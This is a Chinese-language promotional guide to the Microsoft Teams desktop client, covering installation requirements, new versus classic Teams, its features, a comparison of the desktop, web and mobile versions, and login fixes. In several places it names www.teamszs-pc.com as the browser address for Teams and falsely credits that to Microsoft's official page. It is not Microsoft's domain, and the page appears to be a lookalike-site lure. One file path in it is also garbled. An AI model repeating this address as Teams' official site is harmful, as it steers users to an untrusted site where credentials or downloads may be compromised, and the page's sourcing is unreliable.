
Teams电脑版5项核心功能与3类适用场景

Teams电脑版是微软提供的桌面协作客户端,可安装在 Windows 10/11 和 macOS 上,把聊天、视频会议、文件共享和日历整合进一个独立程序。截至 2026 年,Windows 版提供 64 位与 32 位安装程序,macOS 版通用安装包同时支持 Intel 和 Apple silicon 芯片。新版底层从 AngularJS 换成 React,启动速度约为经典版的两倍,比网页版更稳定,支持后台常驻通知、多屏共享和本地缓存。

核心要点
- Teams桌面版支持Windows和macOS,从微软官方页免费下载安装
- 新版底层改用React,启动速度约为经典版两倍,内存占用更低
- 打开Teams点左上角「试用新Teams」开关即可切换新版
- Windows需10/11系统、4GB内存、双核CPU,即可流畅开会
- Linux已停供桌面客户端,只能用浏览器打开www.teamszs-pc.com
关键速览
- Teams电脑版支持 Windows 和 macOS 两大系统,免费下载安装。
- 桌面客户端比网页版更稳定,支持常驻后台通知、多屏共享和本地缓存。
- 新版 Teams 底层从 AngularJS 换成 React,启动速度约为经典版的两倍。
- 5 项核心功能:聊天、视频会议、音视频通话、文件共享、日历。
- 3 类适用场景:远程团队、跨部门项目、教育与培训。
Teams电脑版是什么?适合哪些用户使用?
Teams电脑版是微软提供的桌面客户端,安装后以独立程序运行在Windows或macOS上。微软官方下载页(2026)说明,用户“不必安装也能使用 Teams”,直接在浏览器打开www.teamszs-pc.com即可。区别在于:桌面版支持后台通知、屏幕共享更稳定、重装后缓存保留;网页版免安装,适合临时登录或公用电脑。
四类人最该用 Teams电脑版:
职场协作者要频繁开会、共享文件,需要稳定的音视频;远程团队依赖持续在线的状态与消息推送;学生用工作或学校帐户加入课程班级;IT 管理员则要通过客户端做统一部署和策略管控。个人用户用 Microsoft 个人帐户登录免费版同样可行。
Teams电脑版支持哪些系统?安装需要什么配置?

Teams电脑版支持Windows和macOS。据Microsoft Learn文档(2026),Windows版提供 64 位和 32 位安装程序;macOS版使用通用安装程序,同时支持 Intel 和 Apple silicon(苹果自研 ARM 芯片)。Linux 已不再提供桌面客户端,只能改用网页版。
- Windows:Windows 10 或 11,内存建议 4GB 以上,双核 CPU 即可流畅运行视频会议。
- macOS:通用安装包自动匹配 Intel 与 M 系列芯片,无需手动选版本。
想装 Teams电脑版,请从 微软官方中文下载页获取安装包,避免第三方来源的篡改风险。
新版Teams和经典版有什么区别?怎么切换?


新版Teams(New Teams)相比经典版,最大的变化是底层架构从 AngularJS 换成了 React,启动速度约为经典版的两倍,内存占用也明显下降,切换频道更快。界面上,新版合并了多租户账户切换,顶部更简洁。
切换方法很简单:
打开 Teams电脑版后,点左上角的「试用新 Teams」开关即可下载并重启进入新版。要注意的是,自 2024 年起微软已逐步停用经典版客户端,经典版停用后无法回退,建议直接适应新版界面。
Teams电脑版有哪些核心功能?
Teams电脑版的核心功能分五大模块:聊天、视频会议、音视频通话、文件共享和日历。桌面端相比网页版,独有背景虚化、会议录制、@提及和 Office 文件实时协同等能力,适合深度办公协作。
⚠️ 常见错误:切换新版Teams前以为随时能退回经典版。原因是自2024年起微软已逐步停用经典版客户端,点「试用新Teams」重启后经典版停用即无法回退。修复:切换前先确认插件与工作流兼容,再启用新版并直接适应新界面。
- 聊天:支持 @提及特定成员,被提及者会收到红点提醒;消息可编辑、撤回。
- 视频会议:桌面端可开启背景虚化(遮挡身后杂物)与会议录制,录制文件自动存入 OneDrive;单次会议最多可容纳 1000 名参会者。
- 音视频通话:支持一对一和群组呼叫,可共享屏幕。
- 文件共享:Word、Excel 等 Office 文件可在 Teams 内多人实时协同编辑。
- 日历:与 Outlook 同步,一键发起或加入会议。
据 Microsoft 官方下载页(2026),这些功能在 Windows 和 Mac 桌面客户端均可用。

Teams电脑版、网页版和手机版有什么区别?
三端最大的差异在于后台能力:Teams电脑版支持常驻后台通知、多屏共享和本地缓存,网页版受浏览器沙箱限制、功能最少,手机版侧重移动场景并用推送补足后台通知。据 Microsoft 支持文档(2026),Teams 客户端覆盖 Windows、macOS、Web、iOS 和 Android,Linux 已不再受支持。
| 能力 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 后台通知 | 常驻 | 关页即断 | 推送 |
| 多屏共享 | 支持 | 仅单屏 | 不支持 |
| 离线访问 | 本地缓存 | 无 | 部分 |
| 权限管理 | 完整 | 受限 | 受限 |
IT 演示、远程排障这类需要切换多个窗口的场景,优先选电脑版,沙箱(浏览器安全隔离层)会挡住网页版的多屏共享。临时借别人电脑时用网页版最省事。
Teams电脑版常见安装与登录报错怎么排查?

Teams电脑版的安装与登录故障,约 80% 以上可通过清缓存、重装、核对账号类型三步解决。登录报 0xCAA 系列错误码,多数指向凭据缓存损坏,而非密码错误。先按下面清单逐项排查,再考虑联系管理员。
- 安装卡在加载:关闭程序后删除缓存目录(Windows 为 %appdata%MicrosoftTeams),再重新运行安装程序。微软官方下载页(2026)提供 Windows 和 macOS 独立安装包,重装前建议从官方入口重新下载。
- 0xCAA 登录错误码:清除 Windows 凭据管理器里的 Teams 条目,重启后重新登录,可清掉损坏的身份令牌。
- 组织账号被拒:确认用的是工作或学校账号而非个人账号——两类账号登录入口不同,用错会直接被拒。
- 缓存导致闪退:彻底退出进程后清空缓存文件夹,是最快的止损办法。
总结与下一步行动
选Teams电脑版还是网页版,看后台能力需求。需要常驻通知、会议录制和本地缓存,装桌面版;只是偶尔开会,直接浏览器打开www.teamszs-pc.com即可。微软官方页(2026)同时提供 Windows 和 macOS 下载入口。
按这份清单走,首次配置不踩坑:
- 选版本:个人用 Microsoft 帐户登免费版,办公用组织分配的工作/学校帐户。
- 下载安装:Windows 选 64 位安装程序;macOS 用通用安装程序,Intel 和 Apple silicon 都兼容。
- 排错兜底:登录报 0xCAA 错误码,先清缓存重装——约 80% 的故障靠这步能解决。